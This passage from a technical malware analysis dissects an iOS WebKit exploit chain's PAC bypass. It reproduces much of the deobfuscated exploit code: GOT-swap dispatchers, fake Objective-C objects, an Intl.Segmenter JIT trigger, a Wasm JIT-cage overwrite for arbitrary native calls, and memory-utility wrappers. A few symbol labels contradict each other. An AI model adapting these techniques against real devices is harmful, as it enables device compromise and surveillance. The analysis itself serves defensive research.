The wrapper converts between Class `J` pointer objects (via `.Nt()`) and raw `BigInt` values, providing a clean interface. The `Ic()` method bypasses the `Sh()` PAC-splitting logic entirely - it passes zero for the PAC bits (`wh: 0n`), used for calling unsigned function pointers directly.

The `r.Mh()` factory function ties everything together:

```

r.Mh = function() {
  T.Dn.Pn; T.Dn.En;
  const t = new ta();
  T.Dn.On = t;          // store for global access
  T.Dn.Wn = new ct();   // Wasm JIT cage wrapper
  T.Dn.Nn = t.Nn;       // authenticated call primitive
  T.Dn.Vh = new lt();   // memory utilities (malloc/free/memset/memmove)
  T.Dn.$h = new ht();   // auxiliary helper
  return new aa(t);
};

```

This factory creates the entire PAC bypass infrastructure in one call, storing critical components on `T.Dn` for access by the final payloads. The returned `aa` instance becomes the "chain" object that downstream modules use to make authenticated

calls.

7.3 Class `ha` - The Authenticated Call Primitive (`Nn`)

Class `ha` is stored as `T.Dn.Nn` and is the **lowest-level callable** in the PAC chain - every authenticated function call eventually passes through `ha.call()`. It transforms the structured call descriptor from `Sh()` into a pair of fake Objective-C objects written to memory, then dispatches through Class `ia` (the GOT-swap invoker).

7.3.1 Constructor

```
class ha {
  constructor() {
    const t = T.Dn.En, a = T.Dn.Pn;
    this.En = { za: t.nl.za }; // anchor: _EdgeInfoCFArrayReleaseCallback
    this.Fh = { kh: null }; // lazy PAC-signed selector cache
    this.Bh = a.pa(32); // 32-byte fake object A
    this.Eh = a.pa(48); // 48-byte fake object B
    this.Wh = new ia(); // GOT-swap dispatcher (Section 7.4)
    this.Ph = new sa(); // ObjC PAC signer (Section 7.6)
  }
}
```

The constructor allocates two scratch buffers (`Bh` at 32 bytes, `Eh` at 48 bytes) that will be overwritten before every call. The `za` anchor (`_EdgeInfoCFArrayReleaseCallback` from `CoreGraphics.framework`) serves as the PAC signing context for the lazy selector.

7.3.2 `call(t)` - Fake Object Construction & Dispatch

The `call()` method receives a descriptor `t` with fields `{_h, xh, x1, x2, wh, zh}` and constructs two fake Objective-C-like structures in memory:

```
call(t) {
  const a = T.Dn.Pn;
  if (t.xh === 0 || t.xh === 0x0n)
    throw new Error(""); // reject null function pointer

  // Lazy-init: PAC-sign the za anchor
  if (this.Fh.kh === null)
    this.Fh.kh = this.Ph.call({ _h: this.En.za });

  // Write fake object pair into scratch buffers
  const layout = [
    [this.Bh, [ // Fake object A (32 bytes)
      [0, this.Eh], // offset 0: pointer to object B
      [8, 1], // offset 8: reference count
      [12, 1] // offset 12: flags
    ]],
    [this.Eh, [ // Fake object B (48 bytes)
      [0, 0], // offset 0: null
      [8, t.x2], // offset 8: flag (1n or 0n)
      [16, t.wh], // offset 16: PAC bits (high 16)
      [24, t.zh], // offset 24: gadget type (0-3)
      [32, t.xh], // offset 32: function pointer
      [40, 1] // offset 40: terminator
    ]]]
  ];

  // Write all fields to memory
  for (const [buf, fields] of layout)
    for (let [offset, value] of fields)
      a.zi(BigInt(buf) + BigInt(offset), BigInt(value ?? 0n));

  // Dispatch through GOT-swap invoker
  return this.Wh.call({
    _h: this.Fh.kh, // PAC-signed selector
    xh: this.Bh, // fake object A
    x1: t._h, // target address
    x2: t.x1 // raw address (PAC-stripped)
  });
}
```

```
});
}
```

The two fake objects form a linked structure: Object A points to Object B at offset 0, and Object B carries the actual call parameters - the function pointer (`xh` at offset 32), the PAC signature bits (`wh` at offset 16), and the gadget type selector (`zh` at offset 24). This layout mimics the internal structure of an Objective-C object that the system's PAC-authenticated dispatch will traverse.

The `agTkhY` variant's `ha` class is simpler - it does not construct fake objects. Instead, it resolves a named selector string via Class `la` (a `dlsym`-like resolver) and dispatches directly through `ia` :

```
// agTkhY variant
class ha {
    constructor() {
        this.Ah = new la();          // dlsym resolver
        this.Fh = {
            kh: this.Ah.Gh("xpc_pipe_routine") // resolved at construction
        };
        this.Bh = a.pa(32);
        this.Eh = a.pa(48);
        this.Wh = new ia();
    }
    call(t) {
        // ... same fake object layout, dispatch through ia ...
    }
}
```

The key difference: `e0WEVG` lazily PAC-signs the `za` anchor, while `agTkhY` eagerly resolves the string `"xpc_pipe_routine"` via `dlsym` at construction time. Both ultimately dispatch through Class `ia` .

7.4 Class `ia` - The GOT-Swap Dispatcher

Class `ia` is the mechanism that achieves **native code execution** without forging PAC signatures. It works by temporarily replacing two GOT (Global Offset Table) entries with attacker-controlled values, then triggering a legitimate PAC-authenticated call that reads those GOT entries - causing the system's own signed code to jump to attacker-specified addresses.

7.4.1 Constructor - Seven Anchor Symbols

```
class ia {
    constructor() {
        const t = T.Dn.En, a = T.Dn.Pn;
        this.En = {
            Zl: t.nL.Zl,    // GOT entry: _xmlSAX2GetPublicId
            ql: t.nL.ql,    // GOT entry: enet_allocate_packet_payload_default
            Yl: t.nL.Yl,    // GOT pointer A (derived from ql prologue)
            Wl: t.nL.Wl,    // GOT pointer B (derived from ql prologue)
            $l: t.nL.$l,    // GOT entry: _HTTPConnectionFinalize
            Ql: t.nL.Ql,    // GOT entry: _autohinter_iterator_begin
            Ka: t.nL.Ka,    // GOT entry: _autohinter_iterator_end
        };
        this.Uh = a.pa(80); // 80-byte fake structure 1
        this.jh = a.pa(80); // 80-byte fake structure 2
        this.qh = a.pa(80); // 80-byte fake structure 3 (entry point)
        this.Rh = a.pa(768); // 768-byte fake vtable/method list
        this.Dh = a.pa(80); // 80-byte result buffer
        this.Jh = new ca(); // Intl.Segmenter JIT trigger (Section 7.5)
    }
}
```

Seven of the 28 anchor symbols from Section 6.3 are consumed here. The `Yl` and `Wl` entries - the two most heavily referenced symbols (6× each in `e0WEVG`) - are the **GOT entries that get swapped**.

7.4.2 `call(t)` - The GOT-Swap-and-Trigger Sequence

The `call()` method performs a four-phase operation:

Phase 1 - Construct fake dispatch structures:

```

call(t) {
  const a = T.Dn.Pn;
  const layout = [
    [this.qh, [ // Entry point structure
      [32, this.En.ql], // offset 32: ql function address
      [8, this.Dh], // offset 8: result buffer
      [48, this.Rh] // offset 48: fake vtable
    ]],
    [this.Dh, [ // Result buffer
      [16, 0x1BBBBBBBBn] // magic sentinel value
    ]],
    [this.Rh, [ // Fake vtable (768 bytes)
      [64, 0], [24, 0], // padding
      // ... 12 offset/value pairs at computed offsets ...
      [offset_ql, this.En.ql], // xmlSAX2GetPublicId pointer
      [offset_x1, t.x1], // caller's target address
      [offset_Uh, this.Uh], // pointer to fake structure 1
      [offset_magic, 0x1CCCCCCCn] // dispatch constant
    ]],
    [this.Uh, [ // Fake structure 1
      [16, t._h], // offset 16: PAC signing context
      [8, t.xh], // offset 8: function pointer
      [48, t.x2] // offset 48: raw address
    ]],
  ];
};

```

The exploit constructs a tree of fake objects in memory. The entry point (`qh`) references the `ql` function address, the result buffer, and a 768-byte fake vtable (`Rh`). The vtable contains pointers to the caller's target address, the `ql` anchor, and a nested fake structure (`Uh`) carrying the actual function pointer.

Phase 2 - Swap GOT entries:

```

const saved_Yl = a.Ci(this.En.Yl); // save original GOT[Yl]
const saved_Wl = a.Ci(this.En.Wl); // save original GOT[Wl]

try {
  a.zi(this.En.Yl, this.En.$l); // GOT[Yl] = $l (HTTPConnectionFinalize)
  a.zi(this.En.Wl, this.En.Zl); // GOT[Wl] = Zl (dlfcn_globallookup)
}

```

This is the core trick: two GOT entries (`Yl` , `Wl`) in the shared cache are overwritten with different function addresses (`$l` , `Zl`). Because these are GOT entries in writable `__DATA` pages (not in `__AUTH_GOT` which requires PAC), they can be modified through the corrupted `ArrayBuffer` .

Phase 3 - Trigger via `Intl.Segmenter` JIT:

```

this.Jh.call(this.En.Ka, this.qh); // trigger!

```

The actual call goes through Class `ca` (Section 7.5) which uses `Intl.Segmenter` to trigger a JIT-compiled code path. The JIT code reads the swapped GOT entries, follows the chain of fake objects, and ends up calling the attacker's target function - all through legitimate PAC-authenticated instruction sequences.

Phase 4 - Restore GOT and return:

```

} finally {
  a.zi(this.En.Yl, saved_Yl); // restore original GOT[Yl]
  a.zi(this.En.Wl, saved_Wl); // restore original GOT[Wl]
}
return a.Ci(this.Dh + 0x10n); // read result from buffer
}

```

The `finally` block guarantees GOT restoration even if the call throws. The result is read from offset `0x10` in the result buffer `Dh` .

7.4.3 Why This Bypasses PAC

The GOT-swap technique works because:

1. **GOT entries in `__DATA` are writable** - unlike `__AUTH_GOT` entries which carry PAC signatures, regular GOT entries in the `__DATA` segment are plain pointers that can be modified without authentication.
2. **The call path is legitimate** - when the `Intl.Segmenter` JIT code executes, it follows standard PAC-authenticated control flow. The CPU verifies PAC signatures at each indirect branch - and they all pass, because the code being executed is genuinely signed system code.
3. **Only the data changes** - the exploit never modifies code or signed pointers. It only changes unsigned data pointers (GOT entries) that the signed code reads as operands. The CPU authenticates the code's control flow but cannot verify that the data it operates on is legitimate.
4. **The finally block hides the evidence** - GOT entries are restored immediately after each call, minimizing the window during which the corruption is observable.

7.5 Class `ca` - The `Intl.Segmenter` JIT Trigger

Class `ca` is the final link in the dispatch chain - it converts the GOT-swapped state prepared by Class `ia` into actual native code execution by triggering WebKit's JIT compiler through the `Intl.Segmenter` API.

7.5.1 Constructor - Segmenter Setup

```
class ca {
  constructor() {
    const a = T.Dn.Pn;
    const seg = new Intl.Segmenter("en", {
      nu: "sentence" // XOR-decoded from [68,82,89,67,82,89,84,82] ^ 55
    });

    const words = [];
    for (let t = 0; t < 300; t++) // XOR-decoded count
      words.push("a");
    const input = words.join(" ");

    seg.segment(input); // warm up the segmenter

    this.Nh = seg; // Segmenter instance
    this.Qh = seg.segment(input); // Segments iterator
    this.Jb = a.pa(T.Dn.Hn.IMuONj); // buffer sized by Hn offset
  }
}
```

The constructor creates an `Intl.Segmenter` with a non-standard `nu` (numbering system) option set to `"sentence"`. This is not a valid ICU numbering system - it triggers a **code path in WebKit's ICU integration** that leads to JIT compilation of the segmentation logic. The 300-word input string ensures the JIT compiler considers the path hot enough to compile.

The `this.Jb` buffer is allocated with a size read from `T.Dn.Hn.IMuONj` - a server-provided offset that varies by target version, ensuring the buffer matches the JIT code's expected layout.

7.5.2 `call(t, a)` - JIT-Mediated Dispatch

The `call()` method is the most complex single method in the entire framework. It achieves native code execution through a multi-step process that manipulates the internal structures of a JIT-compiled `Intl.Segmenter` iterator:

```
call(t, a) {
  const s = T.Dn.Pn;

  // Step 1: Get the Segments iterator and find its JIT backing object
  const iter = this.Qh[Symbol.iterator]();
  const iterAddr = s.ta(iter); // address of JS iterator object
  const c = s.Ci(iterAddr + Hn.poHcKr); // JIT internal pointer

  // Step 2: Navigate to the JIT code's internal structures
  const h = c + Hn.MqzmhP; // secondary structure
  const l = s.Ci(c + Hn.ezbcB7); // code block pointer
  const n = s.Ci(c + Hn.YNPpX2); // instruction pointer
  const o = s.Ci(c + Hn.pWvdyQ); // vtable pointer
  const e = s.Ci(h + Hn.KdIBeK); // callback table
```

```
const b = s.Ci(l + Hn.sS3pIv); // method table
const r = s.Ci(c + Hn.HI0NLH); // JIT page base
```

The method reads 7 internal pointers from the JIT-compiled segmenter's backing C++ objects, navigating through the JSC (JavaScriptCore) internal object graph using server-provided `Hn` offsets.

```
// Step 3: Clone and patch the JIT code page
const numSlots = s.rr(b + Hn.tCLyui); // number of method slots
const slotSize = s.rr(b + Hn.Le3A61); // bytes per slot
const totalSize = Hn.LjzPLJ + numSlots * slotSize;

const [handle, clone] = s.ka(slotSize); // allocate clone buffer
for (let i = 0; i < totalSize; i += 4)
    s.sr(clone + i, s.rr(b + i)); // copy method table

// Patch: set flags to writable+executable
s.sr(clone + Hn.PpDlB4, 4 | 2); // RMX flags

// Patch: zero out all slot entries (disable PAC checks)
for (let i = 0; i < numSlots; i++) {
    const slot = clone + Hn.NkCst2 + slotSize * i;
    s.sr(slot, 2); // mark as patched
    for (let j = 0; j < slotSize; j++)
        s.Sa(slot + Hn.XuxRwq + j, 0); // zero payload
}
```

The exploit clones the JIT code's internal method table into a new allocation, then patches it: flags are set to `4|2` (writable + executable), and all method slot entries are zeroed - effectively disabling any PAC validation that the JIT code would normally perform on indirect calls.

```
// Step 4: Swap internal pointers to use patched clone
s.zi(l + Hn.sS3pIv, clone); // method table → patched clone
s.zi(c + Hn.HI0NLH, handle); // JIT page → new allocation

// Step 5: Patch dispatch target and callback
s.zi(this.Jb + Hn.okYhnZ, t); // write target address
s.zi(h + Hn.wshMzH, a); // write callback address

// Copy JIT page contents to buffer
for (let i = 0; i < Hn.IMuONj; i += 4)
    s.sr(this.Jb + i, s.rr(e) + i);

// Step 6: Swap callback table and trigger
s.zi(h + Hn.KdIBeK, this.Jb); // callback → patched buffer
try {
    iter.next().value; // TRIGGER: iterate segmenter
} finally {
    // Step 7: Restore everything
    s.zi(h + Hn.KdIBeK, e); // restore callback table
    s.zi(c + Hn.HI0NLH, r); // restore JIT page base
}
}
```

The trigger: calling `iter.next().value` on the segmenter iterator causes JSC to execute the JIT-compiled segmentation code. That code reads the patched method table (with PAC checks disabled), follows the swapped callback pointer to the exploit's buffer, and executes the target function - all within a legitimate, PAC-authenticated JIT execution context.

7.5.3 The `agTkHY` Variant

The `agTkHY` variant's `ca` class is structurally identical - same `Intl.Segmenter` setup with `nu`: "sentence", same 300-word warm-up, same JIT structure navigation. The only differences are the XOR keys used in string encoding and minor offset variations handled by the `Hn` table.

7.6 ObjC PAC Signing Chain - Classes `sa`, `at`, `it`

The PAC bypass requires **PAC-signed function pointers** as inputs - the system won't dispatch through unsigned pointers on arm64e. Three cooperating classes form the signing chain that obtains legitimately signed pointers by abusing Objective-C runtime mechanisms.

7.6.1 Class `sa` - NSUUID PAC Signer

Class `sa` uses the `NSUUID` Objective-C class to obtain PAC-signed selectors. `NSUUID`'s `init` and related methods produce PAC-authenticated return values, which the exploit captures:

```
class sa {
    constructor() {
        const t = T.Dn.En;
        this.En = {
            nc: t.nl.nc, // _OBJC_CLASS_$_NSUUID
            Ya: t.nl.Ya, // "UUID" selector (secondAttribute)
            Za: t.nl.Za, // objc_msgSend GOT entry
            qa: t.nl.qa // "cksqlcs_blobBindingValue:..." selector
        };
        this.Zh = null; // cached NSUUID instance
        this.Fb = a.pa(32); // 32-byte result buffer
        this.Ub = new at(); // objc message sender
    }

    call(t) {
        const a = T.Dn.Pn;

        // Lazy-create an NSUUID instance
        if (this.Zh === null)
            this.Zh = this.Ub.call({
                id: this.En.nc, // NSUUID class pointer
                jb: this.En.Ya // "UUID" selector
            });

        // Swap objc_msgSend GOT entry, send message, restore
        const saved = a.Ci(this.En.Za);
        try {
            a.zi(this.En.Za, t._h); // GOT[Za] = target
            this.Ub.call({
                id: this.Zh, // NSUUID instance
                jb: this.En.qa, // selector
                Eb: this.Fb + 0x10n, // result ptr
                qb: this.Fb // context ptr
            });
        } finally {
            a.zi(this.En.Za, saved); // restore GOT
        }
        return a.Ci(this.Fb); // PAC-signed result
    }
}
```

The pattern is the same GOT-swap technique as Class `ia`, but applied to `objc_msgSend` (`Za`). By temporarily replacing the `Za` GOT entry with the target address, then sending an ObjC message through `at`, the exploit causes the runtime to PAC-sign the target address as part of normal message dispatch. The signed pointer is captured from the result buffer.

7.6.2 Class `at` - ObjC Message Sender

Class `at` wraps the low-level ObjC message send. It uses yet another GOT swap - this time on the `Qa` anchor (a callback pointer in `CloudKit.framework`) - to redirect ObjC dispatch:

```
class at {
    constructor() {
        const t = T.Dn.En;
        this.En = {
            rc: t.nl.rc, // _EdgeInfoCFArrayReleaseCallBack (entry point)
            Qa: t.nl.Qa // CloudKit callback GOT entry
        };
        this.$b = new it(); // inner GOT-swap caller
    }

    call(t) {
        const a = T.Dn.Pn;
        const saved = a.Ci(this.En.Qa);
        try {
```

```

        a.zi(this.En.Qa, t.jb); // GOT[Qa] = ObjC selector
        return this.$b.call({
            _h: this.En.rc,      // entry point
            xh: t.id,           // object/class
            x2: t.Eb,           // extra arg 1
            wh: t.qb            // extra arg 2
        });
    } finally {
        a.zi(this.En.Qa, saved); // restore GOT
    }
}
}
}

```

7.6.3 Class `it` - Inner GOT-Swap Caller

Class `it` is the innermost layer - it performs the same GOT-swap + `Intl.Segmenter` trigger pattern as Class `ia` but with a different anchor set. It also allocates memory for the call via Class `st` (a `malloc` wrapper):

```

class it {
    constructor() {
        const t = T.Dn.En, a = T.Dn.Pn;
        this.En = {
            Zl: t.nL.Zl,   ql: t.nL.ql,
            Yl: t.nL.Yl,   Wl: t.nL.Wl,
            $l: t.nL.$l,   tc: t.nL.tc, // _EdgeInfoCFArrayReleaseCallback (instead of Ql)
            Ka: t.nL.Ka
        };
        // ... allocate scratch buffers, create ca() trigger ...
        this.af = new st(); // malloc wrapper
        this.Jh = new ca(); // Segmenter JIT trigger
    }
}

```

The key difference from Class `ia` : it uses `tc` (`_EdgeInfoCFArrayReleaseCallback`) instead of `Ql` (`_xmlSAX2GetPublicId`) in the fake vtable, and it dynamically allocates a 0x120-byte buffer via `st.call()` for each invocation. The call flow is identical - swap `Yl` / `Wl` GOT entries, trigger via `ca.call()` , restore in `finally` .

7.6.4 The Complete Signing Flow

The three classes chain together:

```

ta.Sh() needs PAC-signed pointer
→ sa.call() - swaps Za GOT, sends ObjC message
→ at.call() - swaps Qa GOT, dispatches through rc
→ it.call() - swaps Yl/Wl GOT, triggers via Segmenter JIT
→ ca.call() - JIT executes with swapped GOT entries
→ system code PAC-signs the pointer as normal
← signed pointer captured in result buffer

```

Each layer adds one GOT swap. The `finally` blocks unwind in reverse order, restoring all GOT entries. The net effect: a target address enters unsigned and exits PAC-signed, having been processed by the system's own PAC authentication hardware through a legitimate (but GOT-hijacked) code path.

7.7 Class `ct` - Wasm JIT Cage Wrapper (T.Dn.Wn)

With PAC signing, GOT swapping, and native-call primitives established in the preceding sections, the exploit still needs a mechanism to invoke *arbitrary* native code - not just the fixed set of functions reachable through GOT entries. Class `ct` solves this by constructing an inline WebAssembly module whose JIT-compiled code page becomes a controlled execution surface. By manipulating the function pointer that the Wasm JIT cage uses to dispatch calls, the exploit can redirect execution to any address - effectively turning the Wasm JIT sandbox into a general-purpose native call primitive.

The class is instantiated during `r.Mh()` initialization and stored globally as `T.Dn.Wn` .

7.7.1 Inline Wasm Module Construction

The constructor builds a 306-byte WebAssembly binary directly in JavaScript using a `Uint8Array` . Rather than storing raw bytes, the binary is partially obfuscated through XOR pairs - each sensitive byte is expressed as two large integers whose

XOR produces the intended value:

```
class ct {
  constructor() {
    const t = T.Dn.En,          // Engine (symbol table)
          a = T.Dn.Pn,          // Primitive r/w interface
          s = T.Dn.On,          // PAC engine (class ta)
          i = new Uint8Array([
            0, 97,
            (1261716587 ^ 1261716504), // 115 → 's'
            (1412838482 ^ 1412838463), // 109 → 'm'
            1, 0, 0, 0,          // version 1
            // ... 298 more bytes of Wasm sections
          ]);
```

The first four evaluated bytes are `[0, 97, 115, 109]` - the WebAssembly magic number `\0asm` - followed by version `1`. The remaining bytes encode the module's type section, function section, table, memory, export section, element section, and code section.

The binary is compiled and instantiated synchronously:

```
const c = new WebAssembly.Module(i, {});
const h = new WebAssembly.Instance(c, {});
```

No imports are provided (`{}`) - the module is entirely self-contained.

7.7.2 Export Layout and Internal State

The Wasm module exports four items, three of which are consumed by the constructor:

Export	Type	Stored As	Purpose
"f"	Function	this.sf	Main call wrapper - accepts 16 <code>i32</code> args, invokes through table
"o"	Function	this.if	Indirect call shim - its compiled address becomes the base for JIT page manipulation
"m"	Memory	this.cf	Shared memory buffer - result output via <code>Uint32Array</code> view
"t"	Table	(not stored)	Function reference table used internally for <code>call_indirect</code>

The constructor then derives the JIT-compiled address of export `"o"` and sets up the control buffers:

```
this.hf = a.tA(this.if);          // Native address of compiled 'o' export
this.En = { uc: t.nl.uc };        // Anchor: _jitCagePtr symbol address
this.Fh = { lf: s.sc(this.En.uc, 0x0n) }; // PAC-signed _jitCagePtr
this.nf = new BigUint64Array(8);   // 8-slot argument register file
this.rf = new Int32Array(this.nf.buffer); // i32 view (for Wasm call args)
this.ef = new DataView(this.nf.buffer); // Byte-level access (unused in hot path)
```

The critical detail: `this.Fh.lf` is a PAC-signed pointer to the `_jitCagePtr` symbol - the WebKit/JavaScriptCore internal pointer that controls which JIT code page the Wasm cage dispatcher jumps to. By writing to this location, the exploit can redirect Wasm function calls to arbitrary code.

7.7.3 The `call(t, a)` Method - Arbitrary Native Invocation

The `call` method is the exploit's general-purpose native function dispatcher. It accepts a target address `t` and an array `a` of up to 8 `BigInt` arguments:

```
call(t, a) {
  const s = T.Dn.Pn,          // Primitive r/w
        i = T.Dn.Nn;          // Native call primitive (class ha)

  if (!(a.length <= 8))
    throw new Error("WasmJitCageCallPrimitive only supports 8 register args, got "
      + a.length);
```

The error message (XOR-decoded with key `121`) confirms the design intent - this is explicitly a "Wasm JIT Cage Call Primitive" limited to 8 register-width arguments, matching the ARM64 calling convention's 8 general-purpose argument registers (`x0 - x7`).

Step 1 - Load Arguments:

```
for (const t in a)
  this.nf[t] = j(a[t]); // Pack BigInt args into register file
```

Each argument is converted to a `BigInt64` via `j()` and stored in the 8-slot `BigUint64Array`. The underlying buffer is shared with `this.rf` (the `Int32Array` view), so the same data is accessible as 16 `i32` values - exactly matching the Wasm function `sf`'s 16-parameter `i32` signature.

Step 2 - Locate and Save the Current JIT Page Pointer:

```
const c = s.Ci(this.hf + j(globalThis.vkTo89.OLdwIx("...").Dn.Hn.bvVghS));
const h = s.Ci(c); // h = current JIT page pointer (saved)
const l = j(9389); // Constant offset: 0x24AD
```

The method reads the current value of the JIT cage dispatch pointer through a double-dereference: first computing an offset from the compiled function address `this.hf` using the obfuscated `bvVghS` property, then reading the pointer at that location. The original value `h` is saved for restoration in the `finally` block.

Step 3 - Swap the JIT Page Pointer to the Target:

```
i.call({ _h: this.Fh.lf, xh: S(h), x1: l }); // Establish signing context
const n = i.call({ _h: this.Fh.lf, xh: S(t), x1: l }); // Write target addr
```

Two calls through the `Nn` native call primitive (class `ha`) manipulate the `_jitCagePtr`. The first call writes the original value (establishing the signing context), and the second overwrites it with the attacker-supplied target address `t`. The constant `l` (`9389 / 0x24AD`) serves as an offset parameter.

Step 4 - Trigger Execution Through the Wasm JIT Cage:

```
try {
  return s.zi(c, n), // Write swapped pointer to dispatch slot
  this.sf(...this.rf), // Invoke Wasm function f(16 i32 args)
  this.rf[0] = this.cf[0], // Read low 32 bits of result
  this.rf[1] = this.cf[1], // Read high 32 bits of result
  this.nf[0]; // Return combined 64-bit result
} finally {
  s.zi(c, h); // RESTORE original JIT page pointer
}
```

The execution sequence:

- `s.zi(c, n)` writes the swapped pointer into the JIT cage dispatch slot
- `this.sf(...this.rf)` calls the Wasm export `f` with 16 `i32` arguments (the 8 `BigInt64` values split into hi/lo halves)
- The Wasm JIT cage dispatcher reads the modified `_jitCagePtr`, follows it to the attacker-supplied address `t`, and executes arbitrary native code with the 8 argument values in registers `x0 - x7`
- The return value lands in Wasm memory `m`, read back as two `Uint32` halves via `this.cf[0]` and `this.cf[1]`, then reassembled into a single `BigUint64` result

The `finally` block unconditionally restores the original JIT page pointer via `s.zi(c, h)`, ensuring the Wasm JIT cage returns to its legitimate state even if the native call faults.

7.7.4 Architectural Significance

Class `ct` transforms the WebAssembly JIT sandbox from a security boundary into an attack primitive. The technique exploits a fundamental property of JIT cages: they must store a function pointer to the JIT-compiled code page somewhere in writable memory. By combining the arbitrary read/write primitive (`T.Dn.Pn`) with PAC-signed writes (via class `ha / Nn`), the exploit can modify this pointer without triggering PAC verification failures.

The 306-byte inline Wasm module is precisely constructed to produce a specific JIT code layout - the export `f` accepts 16 `i32` arguments (matching 8 64-bit register pairs), and the memory export `m` captures the return value. This creates a clean ABI translation layer between JavaScript `BigInt` values and ARM64 register arguments.

Every subsequent native function call in the exploit chain - `malloc` , `free` , `memset` , `memmove` , ObjC message sends, and Mach kernel traps - ultimately flows through `ct.call()` . It is the single point through which all post-exploitation native code execution is dispatched.

7.8 Utility Classes - ``lt``, ``ht``, and ``st``

With the Wasm JIT cage call primitive (`ct`) providing arbitrary native invocation, the exploit wraps frequently-used libc and system functions into thin utility classes. Each class PAC-signs its target function pointer(s) during construction, then exposes simple methods that dispatch through the `Nn` native call primitive (class `ha`). Together they form the exploit's standard library for heap management and memory operations.

7.8.1 Class ``lt`` - Memory Operations (``T.Dn.Vh``)

Class `lt` wraps four fundamental memory functions. Its constructor PAC-signs all four anchors in a single batch:

```
class lt {
  constructor() {
    const t = T.Dn.En,      // Engine (symbol table)
          a = T.Dn.On;      // PAC engine (class ta)

    this.Fh = {
      _f: a.sc(t.nl.bc, 0x0n), // PAC-sign _malloc
      uf: a.sc(t.nl.yc, 0x0n), // PAC-sign _free
      df: a.sc(t.nl.hc, 0x0n), // PAC-sign __platform_memset
      xf: a.sc(t.nl.wc, 0x0n)  // PAC-sign __platform_memmove
    }
  }
}
```

Each anchor identifier maps to a resolved symbol address in the engine's namespace lookup table (`t.nl`), and `a.sc()` (from class `ta`) PAC-signs each pointer with context discriminator `0x0n` . The four methods provide direct access to these functions:

Method	Signature	Anchor	Native Function	Semantics
<code>pf(t)</code>	1 arg	<code>bc</code> → <code>this.Fh._f</code>	<code>_malloc</code>	Allocate <code>t</code> bytes, return pointer
<code>gf(t)</code>	1 arg	<code>yc</code> → <code>this.Fh.uf</code>	<code>_free</code>	Free heap pointer <code>t</code>
<code>wf(t, a, s)</code>	3 args	<code>hc</code> → <code>this.Fh.df</code>	<code>__platform_memset</code>	<code>memset(dst, val, len)</code>
<code>Tf(t, a, s)</code>	3 args	<code>wc</code> → <code>this.Fh.xf</code>	<code>__platform_memmove</code>	<code>memmove(dst, src, len)</code>

```
pf(t) {
  return T.Dn.Nn.call({ _h: this.Fh._f, xh: j(t) })
}
gf(t) {
  return T.Dn.Nn.call({ _h: this.Fh.uf, xh: t })
}
Tf(t, a, s) {
  return T.Dn.Nn.call({ _h: this.Fh.xf, xh: t, x1: a, x2: s })
}
wf(t, a, s) {
  return T.Dn.Nn.call({ _h: this.Fh.df, xh: t, x1: a, x2: s })
}
}
```

A subtle detail: `pf()` wraps its argument through `j(t)` (BigInt conversion) before passing it as `xh` , while `gf()` passes `t` raw. This indicates `pf` expects a numeric size (which needs conversion) while `gf` receives an already-converted pointer value from a prior allocation. The three-argument methods (`Tf` , `wf`) map parameters to `xh` / `x1` / `x2` , corresponding to ARM64 registers `x0` / `x1` / `x2` .

7.8.2 Class ``ht`` - Auxiliary Helper (``T.Dn.Sh``)

Class `ht` is the simplest utility class - a single PAC-signed function pointer with one method:

```
class ht {
  constructor() {
    const t = T.Dn.En,
          a = T.Dn.On;
```

```

    this.Fh = { bf: a.sc(t.nl.xc, 0x0n) }
  }
  ff(t) {
    return T.Dn.Nn.call({ _h: this.Fh.bf, xh: j(t) })
  }
}

```

Property	Details
Anchor	<code>xc</code> - PAC-signed via <code>a.sc()</code> → stored as <code>this.Fh.bf</code>
Method	<code>ff(t)</code> - single-argument native call through <code>Nn</code>
Storage	<code>T.Dn.\$h = new ht</code>

The anchor `xc` resolves to an auxiliary system function used during later exploitation stages. The class follows the identical pattern as every other utility wrapper: PAC-sign at construction, dispatch through `Nn.call()` at invocation.

7.8.3 Class `st` - `xmlMalloc` Wrapper (Inner Allocator)

Unlike `lt` and `ht`, class `st` is *not* registered on `T.Dn` - it is instantiated privately inside class `it` (the inner GOT-swap caller from Section 7.6.3) as `this.af = new st`. Its purpose is to allocate ObjC message buffers using the `_xmlMalloc` function:

```

class st {
  constructor() {
    const t = T.Dn.En;
    T.Dn.Pn;
    this.Fh = { mc: t.nl.mc }; // Raw anchor - NOT PAC-signed
    this.Wh = new ia; // Private GOT-swap dispatcher
  }
  call(t) {
    return this.Wh.call({
      _h: this.Fh.mc,
      xh: t.size,
      x1: 0x0n,
      x2: 0x0n
    })
  }
}

```

Two details distinguish `st` from the other utility classes:

1. **No PAC signing** - the anchor `mc` (`_xmlMalloc`) is stored raw from `t.nl.mc`, not passed through `a.sc()`. This is because `st` dispatches through class `ia` (the GOT-swap dispatcher) rather than class `ha` (`Nn`). Since `ia` handles PAC authentication implicitly through its GOT-swap-and-trigger mechanism, pre-signing the pointer would be redundant.
2. **Private `ia` instance** - the constructor creates its own `new ia` rather than using a shared instance. This allows the GOT-swap state to remain isolated from other call chains, preventing re-entrant conflicts during nested native calls.

The method `call(t)` takes an object with a `size` property and passes it as the first argument (`xh`), with `x1` and `x2` zeroed. Inside class `it`, this is used as:

```

this.Yb = this.af.call({ size: 0x120n }) // Allocate 288-byte ObjC message buffer

```

The 288-byte (`0x120`) allocation provides space for the ObjC `objc_msgSend` argument structure used by class `at` (Section 7.6.2).

7.8.4 Initialization Order and Dependency Graph

The `r.Mh()` factory function instantiates all utility classes in a strict dependency order:

```

r.Mh = function() {
  T.Dn.Pn, T.Dn.En;
  const t = new ta; // 1. PAC engine - provides sc() for signing
  return T.Dn.On = t, // 2. Register PAC engine globally
    T.Dn.Wn = new ct, // 3. Wasm JIT cage - needs On for sc()
}

```

```

T.Dn.Nn = t.Nn,    // 4. Native call primitive - from ta's constructor
T.Dn.Vh = new lt,  // 5. Memory utils - needs On.sc() and Nn
T.Dn.$h = new ht,  // 6. Auxiliary helper - needs On.sc() and Nn
new aa(t)          // 7. Public PAC facade - wraps ta
};

```

Class `st` is absent from this sequence because it is lazily instantiated inside `it`'s constructor, which itself is constructed inside `sa`'s constructor - only triggered when the ObjC signing chain is first invoked. The dependency graph:

```

ta (PAC engine)
├── ct (Wasm JIT cage) - uses ta.sc() for _jitCagePtr signing
├── Nn (native call)   - extracted from ta.Nn
├── lt (memory utils) - uses ta.sc() for 4 anchors + Nn for dispatch
├── ht (auxiliary)     - uses ta.sc() for 1 anchor + Nn for dispatch
└── aa (public facade)
    ├── sa → at → it
    └── st (xmlMalloc) - uses ia for GOT-swap dispatch

```

